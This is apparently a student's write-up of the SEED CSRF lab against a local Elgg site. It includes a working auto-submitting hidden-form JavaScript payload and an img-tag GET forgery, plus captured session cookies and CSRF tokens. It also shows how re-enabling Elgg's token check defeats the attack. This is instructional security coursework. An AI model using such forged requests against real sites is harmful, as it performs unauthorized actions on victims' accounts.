

## Lab 7 Cross-Site Request Forgery (CSRF) Attack Lab

### Task 1:

The screenshot shows the XSS Lab Site's Members page. The Firebug developer tool is open, highlighting the user ID 'elgg-user-40' in the DOM tree. The CSS panel shows a rule for 'elgg-user-40' with the color #4690D6.

```

a { elgg.1...370.css (line 209)
    color: #4690D6;
}
a { elgg.1...370.css (line 68)
    text-decoration: none;
}
html, elgg.1...370.css (line 5)
body,
div,
span,
apple,
object,
iframe,
big,
h5,
h6,
p,
blockquote,
pre,
a,
abbr,
acronym,
address,
big,

```

Fig 1.1 log in boby account, and inspect his user id.

The screenshot shows the CSRF Lab Site. On the left, Alice's profile is displayed. On the right, the Live HTTP Headers tool shows a friend addition request to user '39'. The request includes headers like Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Referer, Cookie, and Connection. The response shows a 302 Found status with a redirect URL.

```

HTTP/1.1 302 Found
Date: Thu, 27 Oct 2016 12:57:40 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

```

Fig 1.2 boby add alice as friend and check request command with live http head

The terminal window shows a modified HTML file named 'Malicious Web'. The code includes a title, body, and an img tag with a src attribute pointing to the attacker's website. The right side of the window displays the generated HTTP headers for a friend addition request.

```
1 <html>
2 <head>
3 <title>
4 Malicious Web
5 </title>
6 </head>
7 <body>
8 Write your malicious web here
9 
10 </body>
11 </html>
```

HTTP Headers  
http://www.csrflabelgg.com/action/friends/add?friend=398\_\_elgg\_ts=1477573047&\_\_elgg\_token=90ca96edb86faf1d424e...  
Host: www.csrflabelgg.com  
GET /action/friends/add?friend=398\_\_elgg\_ts=1477573047&\_\_elgg\_token=90ca96edb86faf1d424e...  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://www.csrflabelgg.com/profile/alice  
Cookie: elgg\_session\_id=90ca96edb86faf1d424e...  
Content-Type: application/x-www-form-urlencoded

Fig 1.3 modify attack web site.




Fig 1.4 log in alice account, she had no friends




Fig 1.5 alice visited attacker website.




Fig 1.6 alice had added bob as a friend

**Observation:**

1. As fig 1.1, Boby logged in his account, and used firebug to inspect his userid in elgg application. The id is 40.
2. As fig 1.2, boby added alice as a friend, and check this http request with http live headers.
3. As fig 1.3, I modified attack web site. Actually, I wrote a http get request in <img> tag.
4. As fig 1.4, I logged in alice's account.
5. As fig 1.5, and 1.6, alice visited attacker website and then body was added in alice's friend list.


**Explanation:**

1. Use firebug inspect I can get bob's user id which could be used for this attack.
2. I used a real add friend request to forge the attack one, so I capture the request that bob add alice.
3. I wrote get request in img src, because this kind of request is atomically send when the html is loaded without click any buttons.
4. As fig 1.4, Alice logged into elgg. First time that alice logged in account, she needed to use password, and then elgg server sent cookies to alice's browser in headers. These cookies were saved in alice's browser. When alice sent requeuset to server, the server could only use these cookies to verify user's identification. So when alice visited attacker website, the malicious request was sent to server with the cookies owned by alice. The server would verify these cookies successfully, including session id. So that the forgery request would be successful. So that when malicious website was loaded, the request was wrote in src was successful, bob was added as a friend for alice.

## Task 2:

Fig 2.1 Alice modified her profile to get structure of post request.

Fig 2.2 get bob's uid using firebug inspect



```

index.html      x  postAttacker.html  x
This page forges an XMLHttpRequest.
</h1>
<script type="text/javascript">
    function post(url,fields)
    {
        //create a <form> element.
        var p = document.createElement("form");
        //construct the form
        p.action = url;
        p.innerHTML = fields;
        p.target = "_self";
        p.method = "post";
        //append the form to the current page.
        document.body.appendChild(p);
        //submit the form
        p.submit();
    }
    function csrf_hack()
    {
        var fields;
        // The following are form entries that need to be filled out
        // by attackers. The entries are made hidden, so the victim
        // won't be able to see them.
        fields += "<input type='hidden' name='name' value='Boby'>";
        fields += "<input type='hidden' name='description' value='I support seed project, added by alice!'>";
        fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
        fields += "<input type='hidden' name='briefdescription' value='>";
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        fields += "<input type='hidden' name='location' value='>";
        fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
        fields += "<input type='hidden' name='guid' value='40'>";
        var url = "http://www.csrflabelgg.com/action/profile/edit"
        post(url,fields);
    }
    // invoke csrf_hack() after the page is loaded.
    window.onload = function() { csrf_hack();}
</script>
</body>

```


Fig 2.3 attacker code for post form

```

[10/27/2016 10:46] seed@ubuntu:/var/www/CSRF/Attacker$ sudo chmod 755 postAttacker.html
[10/27/2016 10:47] seed@ubuntu:/var/www/CSRF/Attacker$ ls -l
total 12
-rw-r--r-- 1 root root 1078 Oct 27 10:18 format.txt
-rwxr-xr-x 1 root root 263 Oct 27 09:08 index.html
-rwxr-xr-x 1 root root 1523 Oct 27 10:43 postAttacker.html
[10/27/2016 10:47] seed@ubuntu:/var/www/CSRF/Attacker$ 

```

Fig 2.4 make postAttacker.html to be executed.



The screenshot shows a web browser window titled 'CSRF Lab Site'. The URL is 'http://www.csrflabelgg.com/'. The page has a blue header bar with navigation links: Activity, Blogs, Bookmarks, Files, Groups, More, Messages > Inbox, and a Compose a message button. Below the header is a message list:

- Alice (Alice) sent a message to Boby (Task2) at just now. The message content is 'just now'.

Fig 2.5 boby received a message from alice

The screenshot shows a web interface for the 'CSRF Lab Site'. At the top, there's a blue header bar with the site's name. Below it is a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. A 'Messages' link is visible under the 'More' dropdown. The main content area shows a message from 'Alice' to 'Bob'. The message subject is 'Task2'. It contains a link: 'http://www.csrflabattacker.com/postAttacker.html'. There are 'Reply' and 'Delete' buttons at the top right of the message. The timestamp indicates the message was sent '5 minutes ago'.

Fig 2.6 link contained a link

This screenshot shows Bob's user profile page. The top navigation bar is identical to the one in Fig 2.6. The main profile area features a placeholder 'Avatar' image, the name 'Boby' in blue text, and two buttons: 'Edit avatar' and 'Edit profile'. Below these are several horizontal buttons labeled 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. The 'Blogs' button is highlighted in blue, indicating it is selected or active.

Fig 2.7 boby has no description in his profile

The screenshot shows a web application interface. At the top, there is a dark header bar with the word "egg." followed by three icons: a user profile, a group, and a mail. Below the header is a blue banner with the text "CSRF Lab Site" in large, bold, white letters. Underneath the banner is a navigation bar with links: Activity, Blogs, Bookmarks, Files, Groups, and More. On the left side, there is a sidebar for a user profile. The profile picture is a placeholder image of a person's head and shoulders. Below the picture are two buttons: "Edit avatar" and "Edit profile". To the right of these buttons is a list of links: Blogs, Bookmarks, Files, Pages, and Wire posts. In the main content area, the user's name "Boby" is displayed in blue. Below the name is a section titled "About me" with the text "I support seed project, added by alice!".

Fig 2.8 after boby clicked the link, boby had a description in his profile.

**Observation:**

1. Fig 2.1 alice made a real post request, and she could get structure of this request. This is used to forge an attack code.
2. Fig 2.2 use firebug to inspect boby's uid.
3. Fig 2.3 the code to send post request.
4. Fig 2.4 make postAttacker.html to be executable.
5. Fig 2.5, and fig 2.6, Alice got a message. This message includes a link for attacking sent by Boby.
6. Fig 2.7, Boby has no description in his profile.
7. After clicked the link, Boby's profile was changed.

**Explanation:**

1. From fig 2.1, I know that guid needed to be changed to boby's guid. And some descriptions should be written for this attack with the same structure.
2. Guid is identified for boby to target attack user id.

3. The code shows that some input fields should be organized with name and value pair. When window is loaded, the forgery post request would be sent.
4. Html file should be executable in apache server.
5. Alice sent a link to bob. This link is used to get a cross-site forgery post request.
6. As fig 2.7 and 2.8, after the post request is sent, the bob's profile was changed. Because when bob logged in to elgg application, the cookie was set by server and stored at browser, including session id. The session id and post request were sent to server, then server would recognize this request was sent by bob. So that the profile of bob was changed.

#### Questions:

1. Like Fig 2.2, Alice logged in to the elgg application and then use firebug to inspect the html elements. Especially in members list of this application.
2. The guid is necessary for this attack. The attack code including post and get request must be specified guid number. If attacker does not know the number, he could guess a range of the guid number and then write a loop for guid and then start the attack loop, then I think attacker's attack must be successful in one of them.

#### Task 3:

```
[10/27/2016 13:10] seed@ubuntu:/var/www/CSRF/elgg/engine/lib$ ls
access.php      database.php      input.php      objects.php      river.php      users.php
actions.php     deprecated-1.7.php languages.php   opendd.php      sessions.php  views.php
actions.php~    deprecated-1.8.php location.php   output.php      sites.php      web_services.php
admin.php       elgglib.php      mb_wrapper.php pagehandler.php statistics.php  widgets.php
annotations.php entities.php     memcache.php  pageowner.php system_log.php xml.php
cache.php       export.php      metadata.php   pam.php      tags.php      xml-rpc.php
calendar.php    extender.php    metastrings.php plugins.php   upgrade.php
configuration.php filestore.php  navigation.php private_settings.php upgrades
cron.php        group.php      notification.php relationships.php user_settings.php
[10/27/2016 13:10] seed@ubuntu:/var/www/CSRF/elgg/engine/lib$ sudo subl actions.php
[sudo] password for seed:
[10/27/2016 13:10] seed@ubuntu:/var/www/CSRF/elgg/engine/lib$ 
```

```

File Edit Selection Find View Goto Tools Project Preferences Help
untitled actions.php
305 * @access private
306 */
307 function action_gatekeeper($action) {
308 //SEED:Modified to enable CSRF.
309 //Comment the below return true statement to enable
310 //countermeasure.
311 //return true;
312 if ($action === 'login') {
313 if (!validate_action_token(false)) {
314 }
}

```


Fig 3.1 comment out the return true in action\_gatekeeper function

The screenshot shows a user profile page for a user named 'Boby'. At the top, there is a dark header bar with the 'elgg.' logo and three icons. Below the header is a blue navigation bar with links for 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More'. The main content area features a large placeholder image for the user's avatar. To the right of the image, the name 'Boby' is displayed in blue text. Below the name, there are several buttons and links: 'Edit avatar', 'Edit profile', 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. The entire profile is contained within a light gray rounded rectangle.

Fig 3.2 boby had no decription

The screenshot shows the Elgg CSRF Lab Site interface. At the top, there is a navigation bar with icons for user profile, groups, and messages. Below the bar, the title "CSRF Lab Site" is displayed in large, stylized letters. A secondary navigation bar below the title includes links for Activity, Blogs, Bookmarks, Files, Groups, and More. Underneath these, a breadcrumb trail shows the path: Messages > Inbox > Task2. The main content area is titled "Task2". It displays a list item with a user icon labeled "Alice" and the text "Task2". Below this, a blue link to "http://www.csrflabattacker.com/postAttacker.html" is shown.

Fig 3.3 attack link



## This page forges an HTTP POST request.

this is a fine web

undefined

Fig 3.4 get into attack link

The screenshot shows a web browser window with the title bar "CSRF Lab Site: Task2" and "Malicious Web". The address bar shows "www.csrflabelgg.com/messages/read/43". The page content is titled "CSRF Lab Site" with a navigation bar for Activity, Blogs, Bookmarks, Files, Groups, and More. A message from "Alice" is displayed, reading "Task2" posted "2 hours ago" at "http://www.csrflabattacker.com/postAttacker.html". Below the message is a link "Report this". To the right of the message, there is a vertical column of red error boxes, each containing the text "Form is missing \_\_token or \_\_ts fields". The browser interface includes standard buttons like back, forward, search, and refresh.

Fig 3.5 error messages printed out

The screenshot shows a web browser window with the title bar "CSRF Lab Site: Boby" and "Malicious Web". The address bar shows "www.csrflabelgg.com/profile/boby". The page content is titled "CSRF Lab Site" with a navigation bar for Activity, Blogs, Bookmarks, Files, Groups, and More. On the left, there is a user profile for "Boby" featuring a placeholder profile picture and buttons for "Edit avatar" and "Edit profile". To the right of the profile, there is a vertical column of red error boxes, each containing the text "Form is missing \_\_token or \_\_ts fields". The browser interface includes standard buttons like back, forward, search, and refresh.

Fig 3.6 boby's profile was not changed

The figure consists of three vertically stacked screenshots of a Firefox browser window. Each screenshot shows the 'CSRF Lab Site' profile edit page for a user named 'Boby'. The browser's address bar shows the URL `http://www.csrflabelgg.com/action/profile/edit`. The 'Live HTTP headers' extension is active, displaying the raw HTTP request sent to the server.

**Screenshot 1 (Top):**

- Description: 'alice add'
- HTTP Header Content (Partial):

```
POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Cookie: Elgg=kol5dvne7mr4jlbokeh525o6
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 504
_elgg_token=830433e09a1d464868ff541740b1acaf&_elgg_ts=1477589089&name=Boby&description=%3Cp%3Ealice+add%3C%2Fp%3E&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=40
```

**Screenshot 2 (Middle):**

- Description: 'alice add 1'
- HTTP Header Content (Partial):

```
POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Cookie: Elgg=kol5dvne7mr4jlbokeh525o6
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 506
_elgg_token=0a35a72a5218e336bd3644151f81e6ab&_elgg_ts=1477589223&name=Boby&description=%3Cp%3Ealice+add+1%3C%2Fp%3E&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=40
```

**Screenshot 3 (Bottom):**

- Description: 'alice add 2'
- HTTP Header Content (Partial):

```
POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Cookie: Elgg=kol5dvne7mr4jlbokeh525o6
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 506
_elgg_token=401e1364860e351b1c41cec4ad83fcf4&_elgg_ts=1477589266&name=Boby&description=%3Cp%3Ealice+add+2%3C%2Fp%3E&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=40
```

Fig 3.7 capture body's post request

HTTP Headers  
 http://www.csrflabelgg.com/action/profile/edit  
 POST /action/profile/edit HTTP/1.1  
 Host: www.csrflabelgg.com  
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.5  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Referer: http://www.csrflabelgg.com/profile/alice/edit  
 Cookie: Elgg=nktibjbz2p4cnkbo24siu2ka20  
 Connection: keep-alive  
 Content-Type: application/x-www-form-urlencoded  
 Content-Length: 581  
 \_elgg\_token=473c13d2a0f47ff40557a6db9e56a78f&\_elgg\_ts=1477589469&name=Alice&desc...

Fig 3.8 capture alice post request tokens

```

1 boby:
2   _elgg_token=830433e09a1d464868ff541740blacaf&_elgg_ts=1477589089
3   _elgg_token=401e1364860e351b1c41cec4ad83fcf4&_elgg_ts=1477589266
4   _elgg_token=d6efb88e7f8d9a0b5191c2dae146d09f&_elgg_ts=1477589324
5 alice:
6   _elgg_token=473c13d2a0f47ff40557a6db9e56a78f&_elgg_ts=1477589469
7   _elgg_token=ef59753472575ad05f1a9396cb63ac29&_elgg_ts=1477589538
8   _elgg_token=d01f8be6da684c91d885ff81d0cc2d39&_elgg_ts=1477589576

```


Fig 3.9 summary boby and alice tokens which were captured by live http headers

```

actions.php * postAttacker.html *
p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";
//append the form to the current page.
document.body.appendChild(p);
//submit the form
p.submit();
}
function csrf_hack()
{
    var fields;
    // The following are form entries that need to be filled out
    // by attackers. The entries are made hidden, so the victim
    // won't be able to see them.
    fields += "<input type='hidden' name='_elgg_token' value='473c13d2a0f47ff40557a6db9e56a78f'>";
    fields += "<input type='hidden' name='_elgg_ts' value='1477589469'>";
    fields += "<input type='hidden' name='name' value='Boby'>";
    fields += "<input type='hidden' name='description' value='I support seed project, added by alice!'>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='briefdescription' value=' '>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='location' value=' '>";
    fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
    fields += "<input type='hidden' name='guid' value='40'>";
    var url = "http://www.csrflabelgg.com/action/profile/edit"
    post(url,fields);
}
// invoke csrf_hack() after the page is loaded.
window.onload = function() { csrf_hack();}
</script>
</body>
</html>

```

Fig 3.10 add \_\_elgg\_token and \_\_elgg\_ts tokens for attack link code.



## This page forges an HTTP POST request.

this is a fine web

undefined

Fig 3.11 boby visited attacker link filled alice's encoded tokens

